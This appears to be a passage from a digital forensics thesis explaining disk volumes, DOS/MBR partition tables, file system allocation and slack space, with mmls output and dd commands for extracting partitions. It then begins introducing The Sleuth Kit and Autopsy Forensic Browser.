The most common technique for storing non-number information such as characters from a sentence is to encode the characters using ACSII [29] or Unicode [30]. ASCII uses a single byte to store each character and is quite capable of storing English characters; however it is quite limited for the rest of the world because their native symbols cannot be represented. Unicode helps solve this problem by using more than one byte to store the numerical version of a symbol. Unicode v4.1.0 standard [31] supports over 97,000 characters, which require four bytes per character instead of the one that ASCII requires. The three methods of storing a Unicode character are UTF-

32, UTF-16, and UTF-8. UTF-32 uses four bytes of each character, UTF-16 stores the most heavily used characters in two bytes, and lesser used characters in four bytes, UTF-8 may use one, two, or four bytes to store a character. UTF-8 and UTF-16 use a variable number of bytes to store each character and therefore make processing data more difficult.

Computers store information in data structures. These data structures are broken up into fields, and each field has a size and name, although this information is not saved with the data. The detailed information about data structures is usually published in specification documents, and these may or may not be publicly available. Fortunately many of the file systems in use today have been documented thoroughly so an investigator can find the necessary information related to how data may be stored on a particular system. For example, Microsoft has published their FAT32 File System Specification [32], and it may be viewed by all whom wish to see the detailed specifications of this file system.

4.2 Volume Analysis

Volumes are used to store file system and other structured data. During a digital investigation, an investigator may acquire the entire contents of a disk image, and import the disk image into an analysis tool. Many analysis tools attempt to automatically break the disk image into partitions, but sometimes they may encounter problems with this process. By having a basic understanding of how partitions are created and utilised as part of volumes, an investigator will be better prepared in the event of a corrupted volume image that investigation tools may have problems with.

Volume systems have two central concepts; one is to assemble multiple physical storage volumes into one logical storage volume, and the other is to partition logical storage volumes into independent partitions.

For the purpose of this document, the following definitions shall be used:

- Volume - defines a collection of addressable sectors that an Operating System (OS), or application can use for data storage. The sectors need not be consecutive on a physical storage device, a volume may be the result of assembling and merging other volumes contained on separate devices.
- Partition – defines a collection of consecutive sectors in a volume.

4.2.1 General Theory of Partitions

Partitions may be used for many scenarios including but not limited to the following:

- Some file systems have a maximum size that is smaller than hard disks.
- Many laptops use a special partition to store memory contents when the system is put to sleep.
- UNIX systems use different partitions for different directories to minimise the impact of file system corruption.

- IA32-based systems that have multiple operating systems may require separate partitions for each operating system.

Common partition systems have one or more tables, and each table entry describes a partition. The data in the entry will include the starting sector of the partition, the ending sector of the partition, and type of partition. If the starting and ending locations are non-existent or corrupt then a partition system can not function correctly. It is important to note, that in most cases the data found in the first and last sectors of a partition may not contain anything that identifies those sectors as the starting or ending sectors. Partition systems are dependent on the operating system, and not the type of interface on the hard disk.

4.2.2 Usage of Volumes in UNIX and Microsoft Windows

Typically Microsoft Windows operating systems will assign partitions contained within a volume names to identify those partitions as logical ‘drives’. For example, a hard disk volume that is partitioned into two smaller volumes may be assigned the names C, and D to each respective partition. A CD-Rom drive may be given the name E on a Microsoft Windows operating system. UNIX on the other hand does not present the user with several ‘drives’ like the Windows example, rather a directory structure with a series of directories that start from the root directory or ‘/’. Subdirectories of ‘/’ are either subdirectories in the same file system, or they are mount points for new file systems and volumes. For example a CD-ROM may be mounted at /mnt/cdrom in Linux (see Figure 5).




Figure 5 Mount points of two volumes and a CD-ROM in (A) Microsoft Windows and (B) a typical UNIX system

To minimize the impact of drive corruption and to improve efficiency, UNIX typically partitions each disk into several volumes. UNIX systems may include the following volumes:

- A volume for the root directory to store basic information. (/)
- A volume for user's home directories. (/home/)
- A volume to store applications. (/usr/)

It must be noted however, that all systems are unique and may have a completely different volume and mounting scheme.

4.2.3 Sector Addressing

Previously the LBA sector addressing method was discussed; however this method identifies the physical address of a sector. A volume is a collection of sectors, and each sector within a volume is assigned a Logical Volume Address, which is the address of a sector relative to the start of its volume. Logical volume addresses are typically used to describe the starting and ending locations of partitions.

When addressing sectors used within partitions these are usually defined relative to the start of the partition and not the start of the parent volume or disk. These Logical Partition Volume Addresses will not exist if a sector is not allocated to a partition.

4.2.4 Analysis Basics

When an investigator acquires a hard disk image and imports the image into analysis software to view the file system contents, the analysis software attempts to identify the partitions on the volume. In some cases the partition system may be corrupt or erased and the automated tools will not work.

4.2.4.1 Analysis Techniques

For analysis tools to accurately analyse file system contents, they need to locate the partition tables and process them to identify the partition layout contained within a volume. Some information may be stored in between partitions, and by processing the partition table an investigator (or automated tool) should be able to recognise areas of a volume that are not formally defined as part of a partition. Information contained in sectors between partitions may contain previous installation or hidden data.

4.2.4.2 Consistency Checks

It is important to check the boundaries of each partition relative to other partitions to ensure their integrity has not been compromised. This also serves as a method for identifying areas of a volume that have not been defined as part of a partition.

Partition ending locations should not occur past the start location of the next partition, and vice versa the start location of a partition should not occur before the ending location of the previous partition. It is possible to have unallocated space between partitions, as they do not have to be completely adjacent to each other.

4.2.4.3 Extracting the Partition Contents

Some forensic tools may require a partition image as input, rather than an entire volume image, or an investigator may wish to extract data in between partitions to separate files. Extracting data is a simple process when the layout is known, and the ‘dd’⁶ tool can be used to perform this process. The ‘dd’ tool is command line-based and takes several arguments. We will need the following to extract partition data:

- if: The disk image to read from
- of: The output file to save to
- bs: The size of the block to read each time, 512 bytes is the default
- skip: The number of blocks to skip before reading, each of size bs
- count: The number of blocks to copy from the input to the output, each of size bs
- conv=noerror,sync: Force ‘dd’ to continue after errors and to pad blocks to maintain address in the event of errors

To obtain the layout of partitions on an image we can use the mmls tool from The Sleuth Kit [33] as shown in **Error! Reference source not found..**

Table 1 ‘mmls’ output displaying three file system partitions

# ./mmls /dev/sda					
DOS Partition Table					
Sector: 0					
Units are in 512-byte sectors					
	Slot	Start	End	Length	Description
00:	----	0000000000	0000000000	0000000001	Primary Table (#0)
01:	----	0000000001	0000000062	0000000062	Unallocated
02:	00:00	0000000063	0000208844	0000208782	Linux (0x83)
03:	00:01	0000208845	0015727634	0015518790	Linux (0x83)
04:	00:02	0015727635	0016771859	0001044225	Linux Swap / Solaris x86 (0x82)

The mmls tool organises partition table entries based on their starting sector and identifies the sectors that are not allocated to a partition. The first two lines, numbered 00, and 01, are the primary partition table and the unused space between the partition table and the first partition. We see from the output that lines 02 and 03

⁶ ‘dd’ is a common Unix program whose primary purpose is the low-level copying and conversion of files.

are partitions with Linux file systems, and line 04 is a partition with a Linux Swap file system.

The details provided by the mmls output can be used with the ‘dd’ tool to extract the necessary partitions to a secondary image file. To extract the file system partitions from the disk image, we take the starting sector and size of each partition and pass them as arguments to ‘dd’ as shown in Table 2.

Table 2 'dd' Command

<pre># dd if=/dev/sda of=part1.dd bs=512 skip=63 count=208782 conv=noerror,sync # dd if=/dev/sda of=part2.dd bs=512 skip=208845 count=15518790 conv=noerror,sync # dd if=/dev/sda of=part3.dd bs=512 skip=15727635 count=1044225 conv=noerror,sync</pre>
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These commands take the /dev/sda device file as input and save the output to files part1.dd, part2.dd, and part3.dd. For each one, blocks of 512 bytes each are copied.

4.2.4.4 Recovering Deleted Partitions

During an investigation an investigator may come upon a volume that had the partition structure removed or corrupted. Analysis on these volumes becomes much more complex, but fortunately several tools exist to help recover partitions.

Partition recovery tools work by taking into account that a file system may have been located in each partition. Many file systems start with a data structure that has a constant ‘magic’ or signature value. For example, a FAT file system has the values 0x55 and 0xAA in bytes 510 and 511 of the first sector. Partition recovery tools search for these signature values to help identify where a partition may have started. Additional testing may be conducted on the range of values for a given data structure to ensure matched signature values are not simply a part of normal data.

Examples of two Linux tools that can be used for partition recovery include gpart [34], and TestDisk [35]. It is possible for both gpart and TestDisk to identify a number of file system types by testing sectors and assessing which file system type is the most probable.

4.3 DOS Partitions

The most commonly encountered partition used with Intel IA32 hardware is the DOS-Style partition. DOS partitions have been used for many years yet there is no official specification, and no standard name. Microsoft now calls disks using this type of partition system Master Boot Record (MBR) disks. Starting with Windows 2000, Microsoft also differentiates between basic and dynamic disks. A basic disk refers to either an MBR or GUID Partition Table (GPT) disk, and the partitions in the disk are independent and stand alone. Dynamic disks also can be either MBR or GPT disks, and the partitions can be combined and merged to form a single large partition. Basic disks have traditionally been associated with DOS partitions possibly due to GPT disks not being as common.

DOS partitions are used with Microsoft DOS, Microsoft Windows, Linux, and IA32-based FreeBSD and OpenBSD systems. Originally designed in the 1980s for small systems; DOS partitions are the most complex partitioning system and have been updated to handle large modern systems.

It is important that an investigator is aware of the potential complexity of DOS partition structures, as it is very easy to corrupt a partition table, and therefore often a compromised host may require more difficult methods for recovering information. The complexities of DOS partition structures also allow for information to be hidden from standard recovery tools.

4.3.1 General Overview

4.3.1.1 Basic MBR Concepts

A disk that is organised using DOS partitions has an MBR in the first 512-byte sector. The MBR contains boot code, a partition table, and a signature value [36] (see Figure 6).




Figure 6 MBR Layout

The boot code contains the instructions that tell the computer how to process the partition table and locate the operating system. The partition table has four entries, each of which can describe a DOS partition. Each entry has the following fields:

- Starting CHS address
- Ending CHS address
- Starting LBA address
- Number of sectors in partition
- Type of partition
- Flags

The type field identifies what type of data should exist in the partition; common examples include FAT, NTFS, and FreeBSD. Linux does not care what the type field specifies, and uses other methods for determining the type of data contained within a partition. However Microsoft Windows relies on the type field to determine the type of data contained within the partition. Windows will not try to mount a file system in a partition if it does not support the type specified in the type field. For example if one was to create a FAT file system partition, and modify the partition type value to

represent a Linux file system, the file system would be hidden from Windows as it would not attempt to mount the file system.

Each entry also contains a flag field that identifies which partition is the ‘bootable’ one. This is used to identify where the operating system is located when the computer is booting. Using the four entries in the MBR, we can describe a simple disk layout with up to four partitions (Figure 7).




Figure 7 A basic DOS disk with two partitions and the MBR

To further detail the example illustrated above, the output from The Sleuth Kit tool ‘mmls’ lists all sector allocation for partitions and MBR in Table 3.

Table 3 ‘mmls’ output

DOS Partition Table					
Sector: 0					
Units are in 512-byte sectors					
Slot	Start	End	Length	Description	
00: ----	0000000000	0000000000	0000000001	Primary Table (#0)	
01: ----	0000000001	0000000062	0000000062	Unallocated	
02: 00:00	0000000063	0004819499	0004819437	Linux (0x83)	
03: 00:01	0004819500	0012578894	0007759395	Linux (0x83)	

From the ‘mmls’ output we can see the sector ranges allocated to the MBR in line 00, which in this example is only a single sector. Line 01 details unallocated sectors before the first partition starts. Line 02 details the first partition, and line 03 details the second partition.

4.3.1.2 Extended Partition Concepts

The MBR method allows for describing up to four partitions, however if we require more partitions we need to create an ‘extended partition’. The first three entries in the MBR are used to create standard partitions; the fourth entry is used to create an extended partition that will fill up the remainder of the disk.

Definitions:

- Primary File System Partition – A partition whose entry is in the MBR and the partitions contains a file system or other structured data.
- Primary Extended Partition – A partition whose entry is in the MBR and the partition contains additional partitions. This partition contains a partition table to point to the first additional partition.




Figure 8 A DOS disk with three primary file system partitions and one primary extended partition

To further detail the example illustrated in Figure 8, the output from The Sleuth Kit tool ‘mmls’ lists all sector allocation for partitions and MBR in Table 4.

Table 4 ‘mmls’ output

DOS Partition Table					
Sector: 0					
Units are in 512-byte sectors					
Slot	Start	End	Length	Description	
00: ----	0000000000	0000000000	0000000001	Primary Table (#0)	
01: ----	0000000001	0000000062	0000000062	Unallocated	
02: 00:00	0000000063	0001975994	0001975932	Linux (0x83)	
03: 00:01	0001975995	0003951989	0001975995	Linux (0x83)	
04: 00:02	0003951990	0005927984	0001975995	Linux (0x83)	
05: 00:03	0005927985	0012578894	0006650910	DOS Extended (0x05)	
06: ----	0005927985	0005927985	0000000001	Extended Table (#1)	

From the mmls output we can see the sector ranges allocated to the MBR in line 00, which in this example is only a single sector. Line 01 details unallocated sectors before the first partition starts. Lines 02, 03, and 04, detail the first three primary file system partitions, and line 05 details the primary extended partition.

The primary extended partition contains a linked list of partitions, and should be made as large as possible, as it may contain additional file system partitions called ‘secondary file system partitions’, or ‘logical partitions’ as they are referred to in Microsoft Windows.

Definitions:

- Secondary File System Partition – A partition that is located inside the primary extended partition bounds and contains a file system or other structured data.
- Secondary Extended Partition – A partition that contains a partition table and a secondary file system partition. This partition wraps around the secondary file system partition and describes where the file system is located, and where the next secondary extended partition is located.

Figure 9 illustrates how secondary partitions work. Secondary extended #1 contains a partition table that points to both Secondary File System #1 and Secondary Extended #2. Secondary extended #2 contains a partition table that points to Secondary File System #2, it could also point to another secondary extended partition, and this process could repeat until all the disk space has been utilised if required.




Figure 9 The basic theory behind the secondary extended and file system partitions

4.3.1.3 Putting the concepts together

If there is a need for only one to four partitions, then they can be created using only the MBR, and there is no need to worry about extended partitions. If there is a need for more than four partitions, then three can be created as MBR entries, and a primary extended partition can be allocated the remainder of the disk. Inside the primary extended partition the linked-list partitioning method is used to create extra partitions.

For example, to configure a 6GB disk with six 1GB partitions, three 1GB partition entries are made in the MBR, and the remaining 3GB is allocated to a primary extended partition. Within the primary extended partition three further 1GB partitions are created using the linked-list partition method.

When creating a primary extended partition, it will automatically contain a partition table to point to the first secondary file system partition and to the next secondary extended partition.

The linked-list partition method requires that a secondary file system partition that spans from 3GB to 4GB is created, and a secondary extended partition that spans from 4GB to 5GB is created. A partition table is inside the secondary extended partition, and it has entries for the secondary file system partition and an entry for another secondary extended partition that spans from 5GB to 6GB. A partition table is inside the last secondary extended partition and it has an entry for the final file system partition.

Table 5 lists how this 6GB drive with six 1GB partitions may be configured.

Table 5 'mmls' output

DOS Partition Table					
Sector: 0					
Units are in 512-byte sectors					
Slot	Start	End	Length	Description	
00: ----	0000000000	0000000000	0000000001	Primary Table (#0)	
01: ----	0000000001	0000000062	0000000062	Unallocated	
02: 00:00	0000000063	0001975994	0001975932	Linux (0x83)	
03: 00:01	0001975995	0003951989	0001975995	Linux (0x83)	
04: 00:02	0003951990	0005927984	0001975995	Linux (0x83)	
05: 00:03	0005927985	0012578894	0006650910	DOS Extended (0x05)	
06: ----	0005927985	0005927985	0000000001	Extended Table (#1)	
07: ----	0005927986	0005928047	0000000062	Unallocated	
08: 01:00	0005928048	0007903979	0001975932	Linux (0x83)	
09: 01:01	0007903980	0009879974	0001975995	DOS Extended (0x05)	
10: ----	0007903980	0007903980	0000000001	Extended Table (#2)	
11: ----	0007903981	0007904042	0000000062	Unallocated	
12: 02:00	0007904043	0009879974	0001975932	Linux (0x83)	
13: 02:01	0009879975	0012578894	0002698920	DOS Extended (0x05)	
14: ----	0009879975	0009879975	0000000001	Extended Table (#3)	
15: ----	0009879976	0009880037	0000000062	Unallocated	
16: 03:00	0009880038	0012578894	0002698857	Linux (0x83)	

From these details we can see that lines 02, 03, and 04, detail the first three primary partitions. Line 05 details the primary extended partition, which has been allocated the remainder of the disk. Within the primary extended partition we can see lines 09, and 13 detail secondary extended partitions which contain their own partition tables, and file systems.

The linked list partition can be confusing, but it is important to remember that the secondary extended partitions wrap around the secondary file system partitions, and include both the partition table and file system partition.

When partitioning a hard disk with some software it may not become apparent to the user that secondary extended partitions are being created, as usually this level of detail is hidden from the user.

4.3.1.4 Boot Code

The boot code in a DOS disk exists in the first 446 bytes of the first 512-byte sector, which is the MBR. The end of the sector contains the partition table. The standard Microsoft boot code processes the partition table in the MBR and identifies which partition has the bootable flag set. When it finds such a partition, it looks in the first sector of that partition and executes code found there.

4.3.2 Data Structures

4.3.2.1 MBR Data Structure

DOS Partition tables exist in the MBR and in the first sector of each extended partition. All DOS partition tables use the same 512-byte structure; the first 446 bytes are reserved for assembly boot code. Extended partitions do not require boot code, and the first 446 bytes may contain hidden data in these types of partitions (see Table 6).

Table 6 Data Structures for the DOS Partition table.

Byte Range	Description	Essential
0-445	Boot Code	No
446-461	Partition Table Entry #1	Yes
462-477	Partition Table Entry #2	Yes
478-493	Partition Table Entry #3	Yes
494-509	Partition Table Entry #4	Yes
510-511	Signature Value (0xAA55)	No

The partition table has four 16-byte entries. The entries' structures are given in Table 7. CHS addresses are essential for older systems that rely on them, but are not essential on newer systems.

Table 7 Data Structure for DOS partition entries

Byte Range	Description	Essential
0-0	Bootable Flag	No
1-3	Starting CHS Address	Yes
4-4	Partition Type	No
5-7	Ending CHS Address	Yes
8-11	Starting LBA Address	Yes
12-15	Size in Sectors	Yes

The bootable flag is not always necessary, as some boot programs contained in the boot code section of the MBR may set the flag after asking the user to choose a partition to boot.

The starting and ending CHS addresses have an 8-bit head value, a 6-bit sector value, and a 10-bit cylinder value. Either the CHS or LBA addresses need to be set for each partition, but there is no need for both. It is up to the OS and the code that is used to boot the system to determine which values need to be set.

The partition type field identifies the file system type that should be in the partition. A list of common partition types is given in Table 8. Andries Brouwer has compiled a more detailed list that can be found in on the Partition Types web page [37] .

Table 8 Some of the type values for DOS partitions

Type	Description
0x00	Empty
0x01	FAT12, CHS
0x04	FAT16, 16-32 MB, CHS
0x05	Microsoft Extended, CHS
0x06	FAT16, 32 MB - 2 GB, CHS
0x07	NTFS
0x0b	FAT32, CHS
0x0c	FAT32, LBA
0x0e	FAT16, 32 MB - 2 GB, LBA
0x0f	Microsoft Extended, LBA
0x11	Hidden FAT12, CHS
0x14	Hidden FAT16, 16-32 MB, CHS
0x16	Hidden FAT16, 32 MB - 2 GB, CHS
0x1b	Hidden FAT32, CHS
0x1c	Hidden FAT32, LBA
0x1e	Hidden FAT16, 32 MB - 2 GB, LBA
0x42	Microsoft MBR. Dynamic Disk
0x82	Solaris x86
0x82	Linux Swap
0x83	Linux
0x84	Hibernation
0x85	Linux Extended
0x86	NTFS Volume Set
0x87	NTFS Volume Set
0xa0	Hibernation
0xa1	Hibernation
0xa5	FreeBSD
0xa6	OpenBSD
0xa8	Mac OSX
0xa9	NetBSD
0xab	Mac OSX Boot
0xb7	BDSI
0xb8	BDSI swap
0xee	EFI GPT Disk
0xef	EFI System Partition
0xfb	VMWare File System
0xfc	VMWare swap

Microsoft operating systems use the partition type to determine how to read and write data from the partition.

4.3.2.2 Extended Partition Data Structures

Extended Partitions use the same data structure in the first sector as the MBR does, but they use it to make a linked list. The partition table entries are slightly different, because the starting sector addresses are relative to other places on the disk besides the beginning of the disk.

The starting address for a secondary file system entry is relative to the current partition table. The starting address for a secondary extended partition entry is relative to the primary extended partition.

Furthermore the starting sector of a secondary file system partition is relative to a different place than the starting sector of a secondary extended partition.

4.3.3 Analysis Considerations

The partition table and boot code require only one sector, yet 63 are typically allocated for both the MBR and extended partitions because the partitions start on a cylinder boundary. Therefore sector 0 of the extended partition or MBR is used for code and the partition table, but sectors 1-62 may not be used. The unused area can be used for additional boot code, but it also may contain data from a previous installation, zeros, or hidden data.

The value in the partition type field of the partition table is not always enforced. Windows uses this field to identify which partitions it should try to mount, but users are given access to all partitions in operating systems, such as Linux.

Some versions of Windows may not create three primary partitions before creating an extended partition, and may create only one primary partition before relying on an extended partition for the remaining partitions.

When parts of a partition table have become corrupt it may be necessary to search for the extended partition tables. A search for the signature 0xAA55 could be conducted and may help to locate extended partitions.

4.4 File System Analysis

The main focus for an investigator when examining a hard disk will be the data contained within a partition. Partitions containing data will under most circumstances have their data organised using a particular type of file system. File systems provide a mechanism for users to store data in a hierarchy of files and directories, and consist of both structural and user data that is organised in such a way that the operating system knows where to find them.

Three of the more common types of file systems are FAT, NTFS, and Ext3 file systems, and these are detailed in Brian Carriers book, “*File System Forensic Analysis*” [19]. An investigator wishing to perform an extensive examination of a hard disk should understand and be aware of the unique attributes of individual file systems in order to arrive at an accurate conclusion.

4.4.1 Important Issues

4.4.1.1 Clusters

A cluster is defined as an allocation unit. It is a group of consecutive sectors. Most file systems group sectors together and handle the group as one unit. The cluster size (number of sectors per cluster) varies with the storage media and is fixed at the time of format.

4.4.1.2 Encrypted Files

File systems may contain files that are encrypted by the operating system such as Windows XP which has an encrypting file system (EFS) [38], third party programs such as PGP [39], or other encryption based filing systems such as the Linux AES encrypted loop back images [40].

Information contained within encrypted files may be inaccessible to an investigator if they are unable to decrypt the contents of the files. It may be possible for an investigator to locate unencrypted copies of the encrypted information in temporary files or unallocated space [41].

4.4.1.3 Allocation Strategies

An Operating System can use different strategies for allocating data units, however where possible it will attempt to allocate consecutive data units. When a file does not have consecutive data units it is called fragmented. Three possible allocation strategies are 'First Available', 'Next Available', and 'Best Fit', and some file systems may specify what strategy should be used.

Allocation strategy is generally Operating System dependent, so a strategy used by Microsoft Windows 98 may differ from the strategy used by Microsoft Windows XP.

First Available Strategy

The first available strategy searches for an available unit starting with the first data unit in the file system. If a second data unit is required then once the first unit has been allocated, the search for an available allocation unit starts again from the beginning of the file system.

This strategy can easily produce fragmented files as files may not be allocated as a whole in consecutive allocation units. The strategy also overwrites deleted data at the beginning of the file system more quickly than other strategies, which may in turn make it more difficult to recover deleted content from the beginning of the file system.

Next Available Strategy

The next available strategy searches for an available unit starting from the most recently allocated data unit in the file system. If a second data unit is required then once the first unit has been allocated, the search for an available allocation unit starts again from the location of the first data unit.

Like the first available strategy, this strategy can also produce fragmented files, as files may not be allocated as a whole in consecutive allocation units. This strategy is more balanced for data recovery ability as data units at the beginning of the file system are not reallocated until the data units at the end have been reallocated.

Best Fit Strategy

The best fit strategy searches for consecutive data units that fit the needed amount of data. This strategy works well if it is known how many data units a file will need, however when a file size increases in size the new data units will likely be allocated somewhere else and the file can still become fragmented.

This strategy offers the least chance that a file will initially be fragmented when allocated. If insufficient consecutive allocation units are available then either the first available or next available allocation strategies may be employed.

4.4.1.4 Wiping Techniques

Common wiping techniques include software that writes zeros or random data to the data units that a file allocated or to all unused data units. Third party wiping tools are available for many operating systems; however tools that are built into the Operating System are the most effective at wiping all data because third party tools often rely on the operating system to act in a certain way and may not be as reliable.

Secure deletion is becoming more common and is a standard feature on some operating systems. Secure deletion makes an investigator's job more difficult when attempting to recover data, and in some situations it may be almost impossible to recover data without the use of specialised hardware equipment such as that offered by Veeco Instruments [21].

The study by Garfinkel and Shelat [22] outlines the use of Disk Sanitization Processes in 2003, and it is reports like this that have helped push the use of secure deletion techniques by corporations and private users.

4.4.1.5 Slack Space

Slack space occurs when the size of a file is not a multiple of a cluster size. A file must allocate a full cluster, even if it needs only a small part of it and the unused bytes in the last cluster are called 'slack space'.

For example, a file system that has a cluster size of 2,048 bytes would need to allocate the full 2,048 bytes of space even for a file that is only 100 bytes in length. The last 1948 bytes would be slack space.

Some operating systems do not wipe the allocation units before they are allocated to files, so slack space may contain data from previous files. This situation is made worse by the fact that hard disks may be able to physically allocate data in smaller blocks, for example it is common for hard disks to allocate data in 512 byte blocks (Typically this is the size of a single sector). In the previous example the Operating System uses a file system that uses 2,048 bytes as the smallest allocation unit; if the file is 100 bytes in length the operating system may pad the 412 bytes with zeros to make up the minimum hard disk block size, however the remainder of the 2,048 byte allocation unit may not be padded with zeros and the data that previously existed in those sectors on the disk will continue to exist.

Slack space is an important concept, as it is dependent on the functionality of the Operating System as to what is written to disk, rather than the file system in use. Slack space is considered allocated data, yet it may contain data from a previously deleted file.

4.5 Summary

Hard Disk Drives serve as a non-volatile bulk storage medium for many electronic devices, and are often the main focus of a Digital Forensic investigation. Different Operating Systems provide different allocation structures on Hard Disk Drives, often providing many non standard areas for information to be hidden. With the various allocation structures available, it is imperative that a Digital Forensic Investigator be aware of possible information hiding locations available with each structure.

Technology advances have brought many new features to each new specification and different Hard Disk Drives will provide different levels of functionality based on the systems they are connected to and the interface standards used. It is important that investigators use the most compatible system to ensure that all the features of the Hard Disk Drive are available, or at least use an analysis machine that is comparable to the compromised system the Hard Disk Drive was removed from.

Chapter 5 The Sleuth Kit and Autopsy Forensic Browser

5.1 Introduction

The Sleuth Kit [33] is an open source forensic toolkit for analysing Microsoft and UNIX file systems and disk images. The Sleuth Kit enables investigators to identify and recover evidence from images acquired during incident response or from live systems. The Sleuth Kit is open source, which allows investigators to verify the actions of the tool or customise it to a specific need. The Sleuth Kit is developed independently from commercial and academic organisations by Brian Carrier, who also develops the Autopsy Forensic Browser.

The Sleuth Kit is based on two of the most popular and well known open source forensic tools, namely The Coroners Toolkit (TCT) [3] by Dan Farmer and Wietse Venema, and TCTUtils by Brian Carrier. The Sleuth Kit was initially developed with assistance from @stake [42] and was called ‘The @stake Sleuth Kit’ (TASK). The Autopsy Forensic Browser was initially developed as a graphical interface to TCT, and TCTUtils.

It is recommended that the command line tools contained within The Sleuth Kit are used with the Autopsy Forensic Browser. The Autopsy Forensic Browser is a graphical interface to the tools of The Sleuth Kit and automates many of the procedures and provides features such as image searching and MD5 image integrity checks.

The author of The Sleuth Kit, and Autopsy Forensic Browser, has been involved with digital forensics for over a decade, and continues to write papers, and provide support for his products. With the support and underlying knowledge behind The Sleuth Kit and Autopsy Forensic Browser they are an excellent addition to any investigator's forensic toolkit, as any problems are quickly handled and overcome with help from the author and support community.

The case studies provided within this thesis will primarily be conducted using tools from The Sleuth Kit via the Autopsy Forensic Browser, and other open source tools.

5.2 The Sleuth Kit

The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. The file system tools allow an examiner to perform a non-intrusive examination of file systems on a suspect computer. The tools do not rely on the operating system to process the file systems, making it possible to access deleted and hidden content.

The media management tools allow an examination of the layout of disk and other media. The Sleuth Kit supports DOS partitions, BSD partitions (disk labels), Mac partitions, and Sun slices (Volume Table of Contents). Using these tools an investigator can identify where partitions are located and extract them so they can be analysed with the file system analysis tools. (Note: With version 2.0 of The Sleuth Kit, the tools support disk images as input, and no longer require the input to be split into partition images.)

The Sleuth Kit tools will analyse disk or file system images generated by ‘dd’, or similar applications that create a raw image. The ‘dd’ tool is found on most UNIX systems and is available for Windows systems. NTFS, FAT, FFS, EXT2FS, and EXT3FS file systems are supported by the tools. One of the biggest advantages of these tools is that they may be run on a live UNIX system during Incident Response without modifying the A-Times⁷ of accessed files, allowing an investigator to view files that may have been hidden by rootkits.

The tools are designed to be low-level and each performing an individual task, which when used together, can be used to perform a full analysis.

⁷ A-Times are part of the MAC time group, representing the Modified time, Access time, and Change time of a file.

The Sleuth Kit's capabilities include:

- List allocated and deleted file names.
- Display the details and contents of all NTFS file system attributes (Including Alternate Data Streams⁸).
- Display file system and meta-data structure details.
- Create timelines of file activity, which can be imported into a spreadsheet to create graphs and reports.
- Organise files based on their type (For example all executables, jpegs, and documents can be separated). Pages of thumbnails can be made of graphic images for quick analysis.

5.2.1 File System Layer

